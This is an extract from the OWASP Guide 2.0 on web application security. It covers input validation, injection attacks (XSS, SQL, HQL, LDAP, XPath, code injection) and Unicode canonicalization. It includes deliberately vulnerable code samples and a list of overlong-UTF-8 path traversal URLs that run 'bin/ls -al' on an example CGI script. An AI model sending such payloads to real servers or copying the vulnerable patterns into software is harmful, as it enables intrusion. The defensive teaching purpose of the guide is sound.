    OWASP Guide 2.0 DataValidation Objective To ensure that the application is robust against all forms of input data, whether obtained from the user, infrastructure, external entities or database systems Platforms Affected All. Relevant COBIT Topics DS11 – Manage Data. All sections should be reviewed Description The most common web application security weakness is the failure to properly validate input from the client or environment. This weakness leads to almost all of the major vulnerabilities in applications, such as interpreter injection, locale/Unicode attacks, file system attacks and buffer overflows. Data from the client should never be trusted for the client has every possibility to tamper with the data. Definitions These definitions are used within this document: • Integrity checks Ensure that the data has not been tampered with and is the same as before • Validation Ensure that the data is strongly typed, correct syntax, within length boundaries, contains only permitted characters, or if numeric is correctly signed and within range boundaries • Business rules Ensure that data is not only validated, but business rule correct. For example, interest rates fall within permitted boundaries. Some documentation and references interchangeably use the various meanings, which is very confusing to all concerned. This confusion directly causes continuing financial loss to the organization. 161
  • 162.
    OWASP Guide 2.0 Whereto include integrity checks Integrity checks must be included wherever data passes from a trusted to a less trusted boundary, such as from the application to the user's browser in a hidden field, or to a third party payment gateway, such as a transaction ID used internally upon return. The type of integrity control (checksum, HMAC, encryption, digital signature) should be directly related to the risk of the data transiting the trust boundary. Where to include validation Validation must be performed on every tier. However, validation should be performed as per the function of the server executing the code. For example, the web / presentation tier should validate for web related issues, persistence layers should validate for persistence issues such as SQL / HQL injection, directory lookups should check for LDAP injection, and so on. Where to include business rule validation Business rules are known during design, and they influence implementation. However, there are bad, good and "best" approaches. Often the best approach is the simplest in terms of code. Example - Scenario • You are to populate a list with accounts provided by the back-end system: • The user will choose an account, choose a biller, and press next. Wrong Way The account select option is read directly and provided in a message back to the backend system without validating the account number is one of the accounts provided by the backend system. Why this is bad: An attacker can change the HTML in any way they choose: 162
  • 163.
    OWASP Guide 2.0 • The lack of validation requires a round-trip to the backend to provide an error message that the front end code could easily have eliminated • The back end may not be able to cope with the data payload the front-end code could have easily eliminated. For example, buffer overflows, XML injection, or similar. Acceptable Method The account select option parameter is read by the code, and compared to the previously rendered list. if ( account.inList(session.getParameter('payeelstid') ) { backend.performTransfer(session.getParameter('payeelstid')); } This prevents parameter tampering, but still makes the browser do a lot of work. Best Method The original code emitted indexes <option value="1" ... > rather than account names. int payeeLstId = session.getParameter('payeelstid'); accountFrom = account.getAcctNumberByIndex(payeeLstId); Not only is this easier to render in HTML, it makes validation and business rule validation trivial. The field cannot be tampered with. Conclusion To provide defense in depth and to prevent attack payloads from trust boundaries, such as backend hosts, which are probably incapable of handling arbitrary input data, business rule validation is to be performed (preferably in workflow or command patterns), even if it is known that the back end code performs business rule validation. This is not to say that the entire set of business rules need be applied - it means that the fundamentals are performed to prevent unnecessary round trips to the backend and to prevent the backend from receiving most tampered data. 163
  • 164.
    OWASP Guide 2.0 DataValidation Strategies There are four strategies for validating data, and they should be used in this order: Accept known good If you expect a postcode, validate for a postcode (type, length and syntax): public String validateAUpostCode(String postcode) { return (Pattern.matches("^(((2|8|9)d{2})|((02|08|09)d{2})|([1- 9]d{3}))$", postcode)) ? postcode : ''; } • Reject known bad. If you don't expect to see characters such as %3f or JavaScript or similar, reject strings containing them: public String removeJavascript(String input) { Pattern p = Pattern.compile("javascript", CASE_INSENSITIVE); p.matcher(input); return (!p.matches()) ? input : ''; } It can take upwards of 90 regular expressions (see the CSS Cheat Sheet in the Guide 2.0) to eliminate known malicious software, and each regex needs to be run over every field. Obviously, this is slow and not secure. Sanitize Eliminate or translate characters (such as to HTML entities or to remove quotes) in an effort to make the input "safe": public String quoteApostrophe(String input) { return str.replaceAll("[']", "&rsquo;"); } This does not work well in practice, as there are many, many exceptions to the rule. No validation 164
  • 165.
    OWASP Guide 2.0 account.setAcctId(getParameter('formAcctNo')); ... publicsetAcctId(String acctId) { cAcctId = acctId; } This is inherently unsafe and strongly discouraged. The business must sign off each and every example of no validation as the lack of validation usually leads to direct obviation of application, host and network security controls. Just rejecting "current known bad" (which is at the time of writing hundreds of strings and literally millions of combinations) is insufficient if the input is a string. This strategy is directly akin to anti-virus pattern updates. Unless the business will allow updating "bad" regexes on a daily basis and support someone to research new attacks regularly, this approach will be obviated before long. As most fields have a particular grammar, it is simpler, faster, and more secure to simply validate a single correct positive test than to try to include complex and slow sanitization routines for all current and future attacks. Data should be: • Strongly typed at all times • Length checked and fields length minimized • Range checked if a numeric • Unsigned unless required to be signed • Syntax or grammar should be checked prior to first use or inspection Coding guidelines should use some form of visible tainting on input from the client or untrusted sources, such as third party connectors to make it obvious that the input is unsafe: taintPostcode = getParameter('postcode'); validation = new validation(); postcode = validation.isPostcode(taintPostcode); 165
  • 166.
    OWASP Guide 2.0 Preventparameter tampering There are many input sources: • HTTP headers, such as REMOTE_ADDR, PROXY_VIA or similar • Environment variables, such as getenv() or via server properties • All GET, POST and Cookie data This includes supposedly tamper resistant fields such as radio buttons, drop downs, etc - any client side HTML can be re-written to suit the attacker Configuration data (mistakes happen :)) External systems (via any form of input mechanism, such as XML input, RMI, web services, etc) All of these data sources supply untrusted input. Data received from untrusted data sources must be properly checked before first use. Hidden fields Hidden fields are a simple way to avoid storing state on the server. Their use is particularly prevalent in "wizard-style" multi-page forms. However, their use exposes the inner workings of your application, and exposes data to trivial tampering, replay, and validation attacks. In general, only use hidden fields for page sequence. If you have to use hidden fields, there are some rules: • Secrets, such as passwords, should never be sent in the clear • Hidden fields need to have integrity checks and preferably encrypted using non-constant initialization vectors (i.e. different users at different times have different yet cryptographically strong random IVs) • Encrypted hidden fields must be robust against replay attacks, which means some form of temporal keying • Data sent to the user must be validated on the server once the last page has been received, even if it has been previously validated on the server - this helps reduce the risk from replay attacks. The preferred integrity control should be at least a HMAC using SHA-256 or preferably digitally signed or encrypted using PGP. IBMJCE supports SHA-256, but PGP JCE support 166
  • 167.
    OWASP Guide 2.0 requirethe inclusion of the Legion of the Bouncy Castle (http://www.bouncycastle.org/) JCE classes. It is simpler to store this data temporarily in the session object. Using the session object is the safest option as data is never visible to the user, requires (far) less code, nearly no CPU, disk or I/O utilization, less memory (particularly on large multi-page forms), and less network consumption. In the case of the session object being backed by a database, large session objects may become too large for the inbuilt handler. In this case, the recommended strategy is to store the validated data in the database, but mark the transaction as "incomplete". Each page will update the incomplete transaction until it is ready for submission. This minimizes the database load, session size, and activity between the users whilst remaining tamperproof. Code containing hidden fields should be rejected during code reviews. ASP.NET Viewstate ASP.NET sends form data back to the client in a hidden “Viewstate” field. Despite looking forbidding, this “encryption” is simply plain-text equivalent and has no data integrity without further action on your behalf in ASP.NET 1.1. In ASP.NET 2.0, tamper proofing is on by default. Any application framework with a similar mechanism might be at fault – you should investigate your application framework’s support for sending data back to the user. Preferably it should not round trip. How to determine if you are vulnerable Investigate the machine.config: 167
  • 168.
    OWASP Guide 2.0 • If the enableViewStateMac is not set to “true”, you are at risk if your viewstate contains authorization state • If the viewStateEncryptionMode is not set to “always”, you are at risk if your viewstate contains secrets such as credentials • If you share a host with many other customers, you all share the same machine key by default in ASP.NET 1.1. In ASP.NET 2.0, it is possible to configure unique viewstate keys per application How to protect yourself • If your application relies on data returning from the viewstate without being tampered with, you should turn on viewstate integrity checks at the least, and strongly consider: • Encrypt viewstate if any of the data is application sensitive • Upgrade to ASP.NET 2.0 as soon as practical if you are on a shared hosting arrangement • Move truly sensitive viewstate data to the session variable instead Selects, radio buttons, and checkboxes It is commonly held belief that the value settings for these items cannot be easily tampered. This is wrong. In the following example, actual account numbers are used, which can lead to compromise: <html:radio value="<%=acct.getCardNumber(1).toString( )%>" property="acctNo"> <bean:message key="msg.card.name" arg0="<%=acct.getCardName(1).toString( )%>" /> <html:radio value="<%=acct.getCardNumber(1).toString( )%>" property="acctNo"> <bean:message key="msg.card.name" arg0="<%=acct.getCardName(2).toString( )%>" /> This produces (for example): <input type="radio" name="acctNo" value="455712341234">Gold Card <input type="radio" name="acctNo" value="455712341235">Platinum Card If the value is retrieved and then used directly in a SQL query, an interesting form of SQL injection may occur: authorization tampering leading to information disclosure. As the 168
  • 169.
    OWASP Guide 2.0 connectionpool connects to the database using a single user, it may be possible to see other user's accounts if the SQL looks something like this: String acctNo = getParameter('acctNo'); String sql = "SELECT acctBal FROM accounts WHERE acctNo = '?'"; PreparedStatement st = conn.prepareStatement(sql); st.setString(1, acctNo); ResultSet rs = st.executeQuery(); This should be re-written to retrieve the account number via index, and include the client's unique ID to ensure that other valid account numbers are exposed: String acctNo = acct.getCardNumber(getParameter('acctIndex')); String sql = "SELECT acctBal FROM accounts WHERE acct_id = '?' AND acctNo = '?'"; PreparedStatement st = conn.prepareStatement(sql); st.setString(1, acct.getID()); st.setString(2, acctNo); ResultSet rs = st.executeQuery(); This approach requires rendering input values from 1 to ... x, and assuming accounts are stored in a Collection which can be iterated using logic:iterate: <logic:iterate id="loopVar" name="MyForm" property="values"> <html:radio property="acctIndex" idName="loopVar" value="value"/>&nbsp; <bean:write name="loopVar" property="name"/><br /> </logic:iterate> The code will emit HTML with the values "1" .. "x" as per the collection's content. <input type="radio" name="acctIndex" value="1" />Gold Credit Card <input type="radio" name="acctIndex" value="2" />Platinum Credit Card 169
  • 170.
    OWASP Guide 2.0 This approach should be used for any input type that allows a value to be set: radio buttons, checkboxes, and particularly select / option lists. Per-User Data In fully normalized databases, the aim is to minimize the amount of repeated data. However, some data is inferred. For example, users can see messages that are stored in a messages table. Some messages are private to the user. However, in a fully normalized database, the list of message IDs are kept within another table: If a user marks a message for deletion, the usual way is to recover the message ID from the user, and delete that: DELETE FROM message WHERE msgid='frmMsgId' However, how do you know if the user is eligible to delete that message ID? Such tables need to be denormalized slightly to include a user ID or make it easy to perform a single query to delete the message safely. For example, by adding back an (optional) uid column, the delete is now made reasonably safe: DELETE FROM message WHERE uid='session.myUserID' and msgid='frmMsgId'; 170
  • 171.
    OWASP Guide 2.0 Where the data is potentially both a private resource and a public resource (for example, in the secure message service, broadcast messages are just a special type of private message), additional precautions need to be taken to prevent users from deleting public resources without authorization. This can be done using role based checks, as well as using SQL statements to discriminate by message type: DELETE FROM message WHERE uid='session.myUserID' AND msgid='frmMsgId' AND broadcastFlag = false; URL encoding Data sent via the URL, which is strongly discouraged, should be URL encoded and decoded. This reduces the likelihood of cross-site scripting attacks from working. In general, do not send data via GET request unless for navigational purposes. HTML encoding Data sent to the user needs to be safe for the user to view. This can be done using <bean:write ...> and friends. Do not use <%=var%> unless it is used to supply an argument for <bean:write...> or similar. HTML encoding translates a range of characters into their HTML entities. For example, > becomes &gt; This will still display as > on the user's browser, but it is a safe alternative. Encoded strings Some strings may be received in encoded form. It is essential to send the correct locale to the user so that the web server and application server can provide a single level of canoncalization prior to the first use. Do not use getReader() or getInputStream() as these input methods do not decode encoded strings. If you need to use these constructs, you must decanoncalize data by hand. 171
  • 172.
    OWASP Guide 2.0 Delimiterand special characters There are many characters that mean something special to various programs. If you followed the advice only to accept characters that are considered good, it is very likely that only a few delimiters will catch you out. Here are the usual suspects: • NULL (zero) %00 • LF - ANSI chr(10) "r" • CR - ANSI chr(13) "n" • CRLF - "nr" • CR - EBCDIC 0x0f • Quotes " ' • Commas, slashes spaces and tabs and other white space - used in CSV, tab delimited output, and other specialist formats • <> - XML and HTML tag markers, redirection characters • ; & - Unix and NT file system continuance • @ - used for e-mail addresses • 0xff • ... more Whenever you code to a particular technology, you should determine which characters are "special" and prevent them appearing in input, or properly escaping them. Further Reading • ASP.NET 2.0 Viewstate http://channel9.msdn.com/wiki/default.aspx/Channel9.HowToConfigureTheMachineKey InASPNET2 172
  • 173.
    OWASP Guide 2.0 InterpreterInjection Objective To ensure that applications are secure from well-known parameter manipulation attacks against common interpreters. Platforms Affected All Relevant COBIT Topics DS11 – Manage Data – All sections should be reviewed DS11.9 – Data processing integrity DS11.20 – Continued integrity of stored data User Agent Injection User agent injection is a significant problem for web applications. We cannot control the user's desktop (nor would we want to), but it is part of the trust equation. There are several challenges to trusting input and sending output from the user: • The browser may be compromised with spyware or Trojans • The browser has several in-built renderers, including: HTML, XHTML, XML, Flash (about 90% of all browsers), Javascript (nearly 99%), XUL (Firefox and Mozilla), XAML (IE 7 and later) and so on. Render engines and plug-ins can be abused by: 173
  • 174.
    OWASP Guide 2.0 • As phishing attempts - pure HTML can be used to fake up a convincing site • As trust violations - XUL and XAML are used to write the user interface - if they can be abused, nothing on the browser is trustworthy, including the URL, padlock and certificate details • As malware injection paths - all software has bugs, and spyware is adept at abusing these bugs to install or run malicious software on the user's machine • As information gatherers - stealing the user's cookies and details allows the attacker to resume the user's session elsewhere Vectors of user agent injection • Cross-site scripting using DHTML / Javascript • Flash / Shockwave • Mocha (old Netscape) • ActiveX (IE only) • Plugins (such as Quicktime, Acrobat, or Windows Media Player) • BHOs (often used by spyware and Trojans) – the user may not be aware of these babies • HTML bugs (all browsers) • XUL (Firefox) Chrome • XAML (IE 7) Chrome – untested at the time of writing Immediate Reflection This is the most typical form of user agent injection as it is trivial to find and execute. The victim is encouraged / forced to a vulnerable page, such as a link to cute kittens, a redirect page to “activate” an account, or a vulnerable form which contains an improperly sanitized field. Once the user is on the vulnerable destination, the embedded reflection attack launches the attacker’s payload. There are limits to the size of embedded reflection attacks – most GET requests need to be less than 2 or 4 KB in size. However, this has proved ample in the past. Nearly all phishing attempts would be considered immediate reflection attacks. 174
  • 175.
    OWASP Guide 2.0 Stored In this model, the injection occurs at a previous time and users are affected at a later date. The usual type of attack are blog comments, forum, and any relatively public site which can be obviated in some fashion. DOM-based XSS Injection DOM Based XSS Injection (detailed in the Klein whitepaper in the Further References section) allows an attacker to use the Data Object Model (DOM) to introduce hostile code into vulnerable client-side Javascript embedded in many pages. For more information, please refer to DOM-based XSS Injections paper in the Further Reading section. Protecting against DOM based attacks From Klein’s paper: • Avoid client side document rewriting, redirection, or other sensitive actions, using client side data. Most of these effects can be achieved by using dynamic pages (server side). • Analyzing and hardening the client side (Javascript) code. Reference to DOM objects that may be influenced by the user (attacker) should be inspected, including (but not limited to): • document.URL • document.URLUnencoded • document.location (and many of its properties) • document.referrer • window.location (and many of its properties) Note that a document object property or a window object property may be referenced syntactically in many ways - explicitly (e.g. window.location), implicitly (e.g. location), or via obtaining a handle to a window and using it (e.g. handle_to_some_window.location). • Special attention should be given to scenarios wherein the DOM is modified, either explicitly or potentially, either via raw access to the HTML or via access to the DOM itself, e.g. (by no means an exhaustive list, there are probably various browser 175
  • 176.
    OWASP Guide 2.0 extensions): Write raw HTML, e.g.: • document.write(…) • document.writeln(…) • document.body.innerHtml=… • Directly modifying the DOM (including DHTML events), e.g.: • document.forms[0].action=… (and various other collections) • document.attachEvent(…) • document.create…(…) • document.execCommand(…) • document.body. … (accessing the DOM through the body object) • window.attachEvent(…) Replacing the document URL, e.g.: • document.location=… (and assigning to location’s href, host and hostname) • document.location.hostname=… • document.location.replace(…) • document.location.assign(…) • document.URL=… • window.navigate(…) Opening/modifying a window, e.g.: • document.open(…) • window.open(…) • window.location.href=… (and assigning to location’s href, host and hostname) Directly executing script, e.g.: 176
  • 177.
    OWASP Guide 2.0 • eval(…) • window.execScript(…) • window.setInterval(…) • window.setTimeout(…) How to protect yourself against reflected and stored XSS Protecting against Reflected Attacks Input validation should be used to remove suspicious characters, preferably by strong validation strategies; it is always better to ensure that data does not have illegal characters to start with. In ASP.NET, you should add this line to your web.config: <pages validateRequest="true" /> in the <system> </system> area. Protecting against stored attacks As data is often obtained from unclean sources, output validation is required. ASP.NET: Change web.config – validateRequest to be true and use HTTPUtility.HTMLEncode() for body variables PHP: Use htmlentities(), htmlspecialchars(), for HTML output, and urlencode() for GET arguments JSP: Output validation is actually very simple for those using Java Server Pages - just use Struts, such as using <bean:write ... > and friends: Good: <html:submit styleClass="button" value="<bean:message key="button.submitText"/> "/> Bad: out.println('<input type="submit" class="button" value="<%=buttonSubmitText%>" />'); 177
  • 178.
    OWASP Guide 2.0 The old JSP techniques such as <%= ... %> and out.print* do not provide any protection from XSS attacks. They should not be used, and any code including them should be rejected. With a small caveat, you can use <%= ... %> as an argument to Struts tags: <html:submit styleClass="button" value="<%=button.submitText%>"/> "/> But it is still better to use the <bean:message ...> tag for this purpose. Do not use System.out.* for output, even for output to the console - console messages should be logged via the logging mechanism. HTTP Response Splitting This attack, described in a 2004 paper by Klein (see HTTP Response Splitting Whitepaper in the Further Reading section), uses a weakness in the HTTP protocol definition to inject hostile data into the user’s browser. Klein describes the following classes of attacks: • Cross-Site Scripting (XSS) • Web Cache Poisoning (defacement) • Cross User attacks (single user, single page, temporary defacement) • Hijacking pages • Browser cache poisoning How to determine if you are vulnerable In HTTP, the headers and body are separated by a double carriage return line feed sequence. If the attacker can insert data into a header, such as the location header (used in redirects) or in the cookie, and if the application does not protect against CRLF injection, it is quite likely that the application will be vulnerable to HTTP Response Splitting. The attack injects two responses (thus the name), where the first response is the attacker’s payload, and the second response containing the rest of the user’s actual output, is usually ignored by the web server. How to protect yourself Investigate all uses of HTTP headers, such as 178
  • 179.
    OWASP Guide 2.0 • setting cookies • using location (or redirect() functions) • setting mime-types, content-type, file size, etc • or setting custom headers If these contain unvalidated user input, the application is vulnerable when used with application frameworks that cannot detect this issue. If the application has to use user-supplied input in HTTP headers, it should check for double “n” or “rn” values in the input data and eliminate it. Many application servers and frameworks have basic protection against HTTP response splitting, but it is not adequate to task, and you should not allow unvalidated user input in HTTP headers. SQL Injection SQL Injection can occur with every form of database access. However, some forms of SQL injection are harder to obviate than others: • Parameterized stored procedures, particularly those with strongly typed parameters • = Prepared statements • = ORM (eg Hibernate) • Dynamic queries It is best to start at the top and work to the lowest form of SQL access to prevent injection issues. Although old-fashioned dynamic SQL injection is still a favorite amongst PHP programs, it should be noted that the state of the art has advanced significantly: • It is possible to perform blind (and complete) injection attacks (see the NGS papers in the references section of this chapter) using timing based attacks • It is possible to obviate certain forms of stored procedures, particularly when the stored procedure is just a wrapper The application should: 179
  • 180.
    OWASP Guide 2.0 • All SQL statements should ensure that where a user is affecting data, that the data is selected or updated based upon the user's record • In code which calls whichever persistence layer, escape data as per that persistence layer's requirements to avoid SQL injections • Have at least one automated test should try to perform a SQL injection. This will ensure the code has an extra layer of defense against SQL injections, and ensure that if this control fails, that the likelihood of the injection working is known. ORM Injection It is commonly thought that ORM layers, like Hibernate are immune to SQL injection. This is not the case as Hibernate includes a subset of SQL called HQL, and allows "native" SQL queries. Often the ORM layer only minimally manipulates the inbound query before handing it off to the database for processing. If using Hibernate, do not use the depreciated session.find() method without using one of the query binding overloads. Using session.find() with direct user input allows the user input to be passed directly to the underlying SQL engine and will result in SQL injections on all supported RDBMS. Payment payment = (Payment) session.find("from com.example.Payment as payment where payment.id = " + paymentIds.get(i)); The above Hibernate HQL will allow SQL injection from paymentIds, which are obtained from the user. A safer way to express this is: int pId = paymentIds.get(i); TsPayment payment = (TsPayment) session.find("from com.example.Payment as payment where payment.id = ?", pId, StringType); It is vital that input is properly escaped before use on a SQL database. Luckily, the current Oracle JDBC driver escapes input for prepared statements and parameterized stored procedures. However, if the driver changes, any code that assumes that input is safe will be at risk. The application should: 180
  • 181.
    OWASP Guide 2.0 • Ensure that all native queries are properly escaped or do not contain user input • Ensure that all ORM calls which translate into dynamic queries are re-written to be bound parameters • In code which calls whichever persistence layer, escape data as per that persistence layer's requirements to avoid SQL injections • Have at least one automated test should try to perform a SQL injection. • This will ensure the code has an extra layer of defense against SQL injections, and ensure that if this control fails, that the likelihood of the injection working is known. LDAP Injection LDAP injections are relatively rare at the time of writing, but they are devastating if not protected against. LDAP injections are thankfully relatively easy to prevent: use positive validation to eliminate all but valid username and other dynamic inputs. For example, if the following query is used: String principal = "cn=" + getParameter("username") + ", ou=Users, o=example"; String password = getParameter("password"); env.put(Context.SECURITY_AUTHENTICATION, "simple"); env.put(Context.SECURITY_PRINCIPAL, principal); env.put(Context.SECURITY_CREDENTIALS, password); // Create the initial context DirContext ctx = new InitialDirContext(env); the LDAP server will be at risk from LDAP injection. It is vital that LDAP special characters are removed prior to any LDAP queries taking place: // if the username contains LDAP specials, stop now if ( containsLDAPspecials(getParameter("username")) ) { throw new javax.naming.AuthenticationException(); } 181
  • 182.
    OWASP Guide 2.0 Stringprincipal = "cn=" + getParameter("username") + ", ou=Users, o=example"; String password = getParameter("password"); env.put(Context.SECURITY_AUTHENTICATION, "simple"); env.put(Context.SECURITY_PRINCIPAL, principal); env.put(Context.SECURITY_CREDENTIALS, password); // Create the initial context DirContext ctx = new InitialDirContext(env); XML Injection Many systems now use XML for data transport and transformation. It is vital that XML injection is not possible. Attack paths - blind XPath Injection Amit Klein details a variation of the blind SQL injection technique in the paper in the references section below. The technique allows attackers to perform complete XPath based attacks, as the technique does not require prior knowledge of the XPath schema. As XPath is used for everything from searching for nodes within an XML document right through to user authentication, searches and so on, this technique can be devastating if the system is vulnerable. The technique Klein describes is also a useful extension for other blind injection-capable interpreters, such as many SQL dialects. How to determine if you are vulnerable • If you allow unvalidated input from untrusted sources, such as the user; AND • If you use XML functions, such as constructing XML transactions, use XPath queries, or use XSLT template expansion with the tainted data, you are most likely vulnerable. How to protect yourself This requires the following characters to be removed (ie prohibited) or properly escaped: 182
  • 183.
    OWASP Guide 2.0 • < > / ' = " to prevent straight parameter injection • XPath queries should not contain any meta characters (such as ' = * ? // or similar) • XSLT expansions should not contain any user input, or if they do, that you comprehensively test the existence of the file, and ensure that the files are within the bounds set by the Java 2 Security Policy Code Injection ASP.NET does not contain any functions to include injected code, but can do it through the use of CodeProvider classes along with reflection. See the “ASP.NET Eval” reference Any PHP code which uses eval() is at risk from code injection. Java generally does not contain the ability to evaluate dynamic JSPs. However, there are two exceptions to this: • Dynamic JSP inclusion (<jsp:include ...>) • Using a third party JSP eval taglibs. • Portals and other community-based software often require the evaluation of dynamic code for templates and skinning. If the portal software requires dynamic includes and dynamic code execution, there is a risk of Java or JSP code injection. To combat this, the primary defenses are to • Always prefer static include ( <% include ... %> ) • Not allow the inclusion of files outside of the server by using Java 2 Security policies • Establish firewall rules to prevent outbound Internet connectivity • Ensure that code does not interpret user data without prior validation. In a theoretical example, the user may choose to use "Cats" as their primary theme. In this theoretical example, the code dynamically includes a file called "Cats.theme.jsp" using simple concatenation. However, if the user types in something else, they may be able to get Java code interpreted on the server. At that stage, the application server is no longer 0wned by the user. Generally, dynamic inclusion and dynamic code evaluation should be frowned upon. 183
  • 184.
    OWASP Guide 2.0 FurtherReading • Klein, A., Blind XPath Injection http://www.packetstormsecurity.com/papers/bypass/Blind_XPath_Injection_20040518.p df • Klein, A., DOM Based XSS Injection http://www.webappsec.org/projects/articles/071105.html • Adding XSS protection to .NET 1.0 http://msdn.microsoft.com/library/default.asp?url=/library/en- us/dnaspp/html/scriptingprotection.asp • ASP.NET Eval http://www.eggheadcafe.com/articles/20030908.asp • Malicious code mitigation http://www.cert.org/tech_tips/malicious_code_mitigation.html • XSLT injection in Firefox http://www.securityfocus.com/advisories/8185 • XML Injection in libxml2 packages http://www.securityfocus.com/advisories/7439 • XML injection in PHP http://www.securityfocus.com/advisories/8786 • SQL Injection papers http://www.nextgenss.com/papers/advanced_sql_injection.pdf http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf http://www.sqlsecurity.com/faq-inj.asp http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf 184
  • 185.
    OWASP Guide 2.0 Canoncalization,Locale and Unicode Objective To ensure the application is robust when subjected to encoded, internationalized and Unicode input. Platforms Affected All. Relevant COBIT Topics DS11.9 – Data processing integrity Description Applications are rarely tested for Unicode exploits, and yet many are vulnerable due to the same sort of issues which allows HTTP Request Smuggling to work – every browser, web server, web application firewall or HTTP inspection agent, and other device treats user locale handling in different (and usually confusing) manner. Canonicalization deals with the way in which systems convert data from one form to another. Canonical means the simplest or most standard form of something. Canonicalization is the process of converting something from one representation to the simplest form. Web applications have to deal with lots of canonicalization issues from URL encoding to IP address translation. When security decisions are made based on less than perfectly canonicalized data, the application itself must be able to deal with unexpected input safely. NB: To be secure against canocalization attacks does not mean that every application has to be internationalized, but all applications should be safe when Unicode and malformed representations is entered. Unicode Unicode Encoding is a method for storing characters with multiple bytes. Wherever input data is allowed, data can be entered using Unicode to disguise malicious code and permit a variety of attacks. RFC 2279 references many ways that text can be encoded. Unicode was developed to allow a Universal Character Set (UCS) that encompasses most of the world's writing systems. Multi-octet characters, however, are not compatible with many 185
  • 186.
    OWASP Guide 2.0 currentapplications and protocols, and this has led to the development of a few UCS transformation formats (UTF) with varying characteristics. UTF-8 has the characteristic of preserving the full US-ASCII range. It is compatible with file systems, parsers and other software relying on US-ASCII values, but it is transparent to other values. The importance of UTF-8 representation stems from the fact that web-servers/applications perform several steps on their input of this format. The order of the steps is sometimes critical to the security of the application. Basically, the steps are "URL decoding" potentially followed by "UTF-8 decoding", and intermingled with them are various security checks, which are also processing steps. If, for example, one of the security checks is searching for "..", and it is carried out before UTF-8 decoding takes place, it is possible to inject ".." in their overlong UTF-8 format. Even if the security checks recognize some of the non-canonical format for dots, it may still be that not all formats are known to it. Consider the ASCII character "." (dot). Its canonical representation is a dot (ASCII 2E). Yet if we think of it as a character in the second UTF-8 range (2 bytes), we get an overlong representation of it, as C0 AE. Likewise, there are more overlong representations: E0 80 AE, F0 80 80 AE, F8 80 80 80 AE and FC 80 80 80 80 AE. UCS-4 Range UTF-8 Encoding 0x00000000-0x0000007F 0xxxxxxx 0x00000080 - 0x000007FF 110xxxxx 10xxxxxx 0x00000800-0x0000FFFF 1110xxxx 10xxxxxx 10xxxxxx 0x00010000-0x001FFFFF 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx 0x00200000-0x03FFFFFF 111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 0x04000000-0x7FFFFFFF 1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx Consider the representation C0 AE of a ".". Like UTF-8 encoding requires, the second octet has "10" as its two most significant bits. Now, it is possible to define 3 variants for it, by enumerating the rest of the possible 2 bit combinations ("00", "01" and "11"). Some UTF-8 decoders would treat these variants as identical to the original symbol (they simply use the least 186
  • 187.
    OWASP Guide 2.0 significant6 bits, disregarding the most significant 2 bits). Thus, the 3 variants are C0 2E, C0 5E and C0 FE. It is thus possible to form illegal UTF-8 encodings, in two senses: • A UTF-8 sequence for a given symbol may be longer than necessary for representing the symbol. • A UTF-8 sequence may contain octets that are in incorrect format (i.e. do not comply with the above 6 formats). To further "complicate" things, each representation can be sent over HTTP in several ways: In the raw. That is, without URL encoding at all. This usually results in sending non-ASCII octets in the path, query or body, which violates the HTTP standards. Nevertheless, most HTTP servers do get along just fine with non-ASCII characters. Valid URL encoding. Each non-ASCII character (more precisely, all characters that require URL encoding - a superset of non ASCII characters) is URL-encoded. This results in sending, say, %C0%AE. Invalid URL encoding. This is a variant of valid URL encoding, wherein some hexadecimal digits are replaced with non-hexadecimal digits, yet the result is still interpreted as identical to the original, under some decoding algorithms. For example, %C0 is interpreted as character number ('C'-'A'+10)*16+('0'-'0') = 192. Applying the same algorithm to %M0 yields ('M'- 'A'+10)*16+('0'-'0') = 448, which, when forced into a single byte, yields (8 least significant bits) 192, just like the original. So, if the algorithm is willing to accept non-hexadecimal digits (such as 'M'), then it is possible to have variants for %C0 such as %M0 and %BG. It should be kept in mind that these techniques are not directly related to Unicode, and they can be used in non-Unicode attacks as well. http://www.example.com/cgi-bin/bad.cgi?foo=../../bin/ls%20-al URL Encoding of the example attack: http://www.example.com/cgi-bin/bad.cgi?foo=..%2F../bin/ls%20-al Unicode encoding of the example attack: http://www.example.com/cgi-bin/bad.cgi?foo=..%c0%af../bin/ls%20-al http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%9c../bin/ls%20-al http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%pc../bin/ls%20-al http://www.example.com/cgi-bin/bad.cgi?foo=..%c0%9v../bin/ls%20-al http://www.example.com/cgi-bin/bad.cgi?foo=..%c0%qf../bin/ls%20-al 187
  • 188.
    OWASP Guide 2.0 http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%8s../bin/ls%20-al http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%1c../bin/ls%20-al http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%9c../bin/ls%20-al http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%af../bin/ls%20-al http://www.example.com/cgi-bin/bad.cgi?foo=..%e0%80%af../bin/ls%20-al http://www.example.com/cgi-bin/bad.cgi?foo=..%f0%80%80%af../bin/ls%20-al http://www.example.com/cgi-bin/bad.cgi?foo=..%f8%80%80%80%af../bin/ls%20-al How to protect yourself A suitable canonical form should be chosen and all user input canonicalized into that form before any authorization decisions are performed. Security checks should be carried out after UTF-8 decoding is completed. Moreover, it is recommended to check that the UTF-8 encoding is a valid canonical encoding for the symbol it represents. http://www.ietf.org/rfc/rfc2279.txt?number=2279 Input Formats Web applications usually operate internally as one of ASCII, ISO 8859-1, or Unicode (Java programs are UTF-16 example). Your users may be using another locale, and attackers can choose their locale and character set with impunity. How to determine if you are vulnerable Investigate the web application to determine if it asserts an internal code page, locale or culture. If the default character set, locale is not asserted it will be one of the following: 188
  • 189.
